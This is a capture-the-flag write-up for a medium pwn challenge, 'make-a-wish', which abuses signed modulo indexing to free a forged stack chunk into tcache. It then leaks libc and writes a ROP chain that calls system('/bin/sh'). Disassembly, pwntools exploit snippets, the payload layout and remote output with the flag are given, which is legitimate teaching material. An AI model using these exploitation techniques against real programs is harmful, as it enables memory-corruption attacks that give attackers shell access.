 CTF WriteUps
make-a-wish
- Category: pwn
- Difficulty: medium
“our own make a wish program, and you dont even need to have cancer!”
A five-slot heap note manager. The index is taken modulo 5, which looks like a bound — it is not one, because C’s % keeps the sign. The interesting part is not the OOB write itself but what it reaches: a pointer to the stack, which free then accepts as a chunk.
Solution:
1. idx %= 5 is signed, and slot -2 is a stack pointer
Both create and delete normalise the index the same way:
401408:  movsxd rdx,eax
40140b:  imul   rdx,rdx,0x66666667
401416:  sar    edx,1
40141d:  sub    edx,ecx
401427:  shl    edx,0x2  /  add edx,ecx  /  sub eax,edx   ; eax = idx - (idx/5)*5
That is a signed remainder: the result ranges over -4..4, not 0..4. With the array at rbp-0x60, the negative slots land squarely on main’s own locals:
wishes[-4] -> rbp-0x80   unused
wishes[-3] -> rbp-0x78   (high dword is the menu choice at rbp-0x74)
wishes[-2] -> rbp-0x70   rest      <-- pointer into the name buffer
wishes[-1] -> rbp-0x68   len
wishes[0..4] -> rbp-0x60 .. rbp-0x40
   name buffer            rbp-0x30 (read of 30 bytes)
   first                  rbp-0x08
rest is the second half of the name, i.e. a pointer into the 30-byte stack buffer. delete(-2) therefore calls free() on a stack address of our choosing.

sub_401296 at 0x4012d6 has no xrefs at all — nothing in the binary calls it. It exists only to carry bytes:
4012de: b8 31 c0 c3 5f mov eax,0x5fc3c031
Reading from 0x4012e2 instead, those immediate bytes are 5f 5d c3 — pop rdi ; pop rbp ; ret. The binary has no other pop rdi, so the setter planted one. That is the tell that the intended finish is a ROP chain, which means a stack write.
2. split NULs the separator, which builds the chunk header
free on a stack pointer needs a plausible chunk: the pointer 16-byte aligned, and a size at ptr-8 that is >= 0x20, 16-aligned and small enough to be a tcache index. split does the second half of that work for us:
char *p = memchr(buf, ' ', len);
if (!p) return 0;
*p = 0;                      /* the space becomes a NUL */
*rest = buf + (p - buf) + 1;
buf is rbp-0x30 and 16-aligned, so rest is 16-aligned only when the space sits at offset 15 — making rest == rbp-0x20, with the size field at rbp-0x28, i.e. bytes 8..15 of our own input. Byte 15 is the space itself, and split overwrites it with 0x00 before anything reads it. So the name
name = b'A'*8 + p64(0xa0)[:7] + b' ' + b'C'*14 # exactly 30 bytes
leaves a size qword of 0x00000000000000a0 at rbp-0x28 and a 16-aligned rest at rbp-0x20. delete(-2) drops that fake chunk into tcache bin 8 — no next-chunk checks run on the tcache path, only alignment, size sanity and the double-free key.
3. The freed stack chunk comes back from malloc, twice
create(1) then pulls it straight back out and writes through it:
40144b:  mov    edi,0x90
401450:  call   malloc                 ; returns rbp-0x20
401455:  mov    QWORD PTR [rbx],rax    ; wishes[1] = rbp-0x20
4014c7:  call   fgets                  ; fgets(rbp-0x20, 0x90, stdin)
fgets writes up to 0x8f bytes starting at rbp-0x20, which covers first (rbp-0x08), the saved rbp and the return address. More usefully, the stack address was also stored in wishes[1] — so delete(1) frees it again, and the next create hands it back. That turns a one-shot stack write into a repeatable one, which is what makes a leak-then-exploit sequence possible inside a single connection.
4. Leak libc through the copy relocation
Nothing here prints an address, but printf("...Mr. %s", first) prints a string from a pointer we now control at rbp-0x08. Pointing first at the stdout copy relocation in .bss prints the bytes of a libc pointer:
STDOUT_BSS = 0x4040a0          # copy-reloc: holds &_IO_2_1_stdout_
t.sendlineafter(b'>> ', b'B'*0x18 + p64(STDOUT_BSS))
...
t.recvuntil(b'Mr. ')
leak = u64(t.recvuntil(b'\x1b[0m', drop=True).ljust(8, b'\x00'))
libc.address = leak - libc.sym['_IO_2_1_stdout_']
The top two bytes of a libc pointer are zero, so %s stops after six and the leak is exact. No libc ships with this challenge, but its Dockerfile pins the same debian@sha256:4ffb3a15... base image as huge binary 1, which does ship one — glibc 2.41, and the offsets transfer.
5. Second pass writes the chain
Free and re-allocate the same stack chunk, then lay the chain over the frame. Offsets are relative to rbp-0x20:
chain = flat({0x18: p64(STDOUT_BSS),     # first -> still a valid string for the exit printf
              0x20: p64(0),              # saved rbp
              0x28: p64(POP_RDI_RBP),    # return address -> 0x4012e2
              0x30: p64(binsh),
              0x38: p64(0),              # eaten by `pop rbp`
              0x40: p64(system)}, filler=b'C')
Menu option 3 falls into leave ; ret, and system is entered with rsp at rbp+0x28 — congruent to 8 mod 16, exactly what a normal call site gives, so no alignment ret is needed. The only constraint on the payload is no 0x0a byte, since fgets stops at a newline; NULs are fine.
$ ./solve.py remote
[!] stdout 0x7f9d4e1d7780 -> libc base 0x7f9d4e000000
PWNED
K17{my_f4v0ur1t3_fl4v0ur_15_k1w1_p1n34ppl3_btw}
Full script: solve.py
Flag: K17{my_f4v0ur1t3_fl4v0ur_15_k1w1_p1n34ppl3_btw}
Takeaways
- A function with no xrefs in a small binary is a planted gadget, not dead code. Grepping the immediate operands for
5f c3/5f 5d c3findspop rdi ; rethiding insidemov eax, imm32— and its presence tells you the intended solution shape before you have found the bug. x % non a signed int is not a bounds check. The give-away in disassembly is theimulmagic-number division followed bysar/subrather than anand.- A parser that NUL-terminates in place (
*sep = 0) is a free arbitrary zero byte. Here it is what manufactures a valid chunk size out of a field that would otherwise have contained the separator. - The tcache path in
_int_freevalidates alignment, size and the double-free key, and nothing about the surrounding chunks — so a fake chunk on the stack only needs those three things to be reusable by the nextmallocof that size class.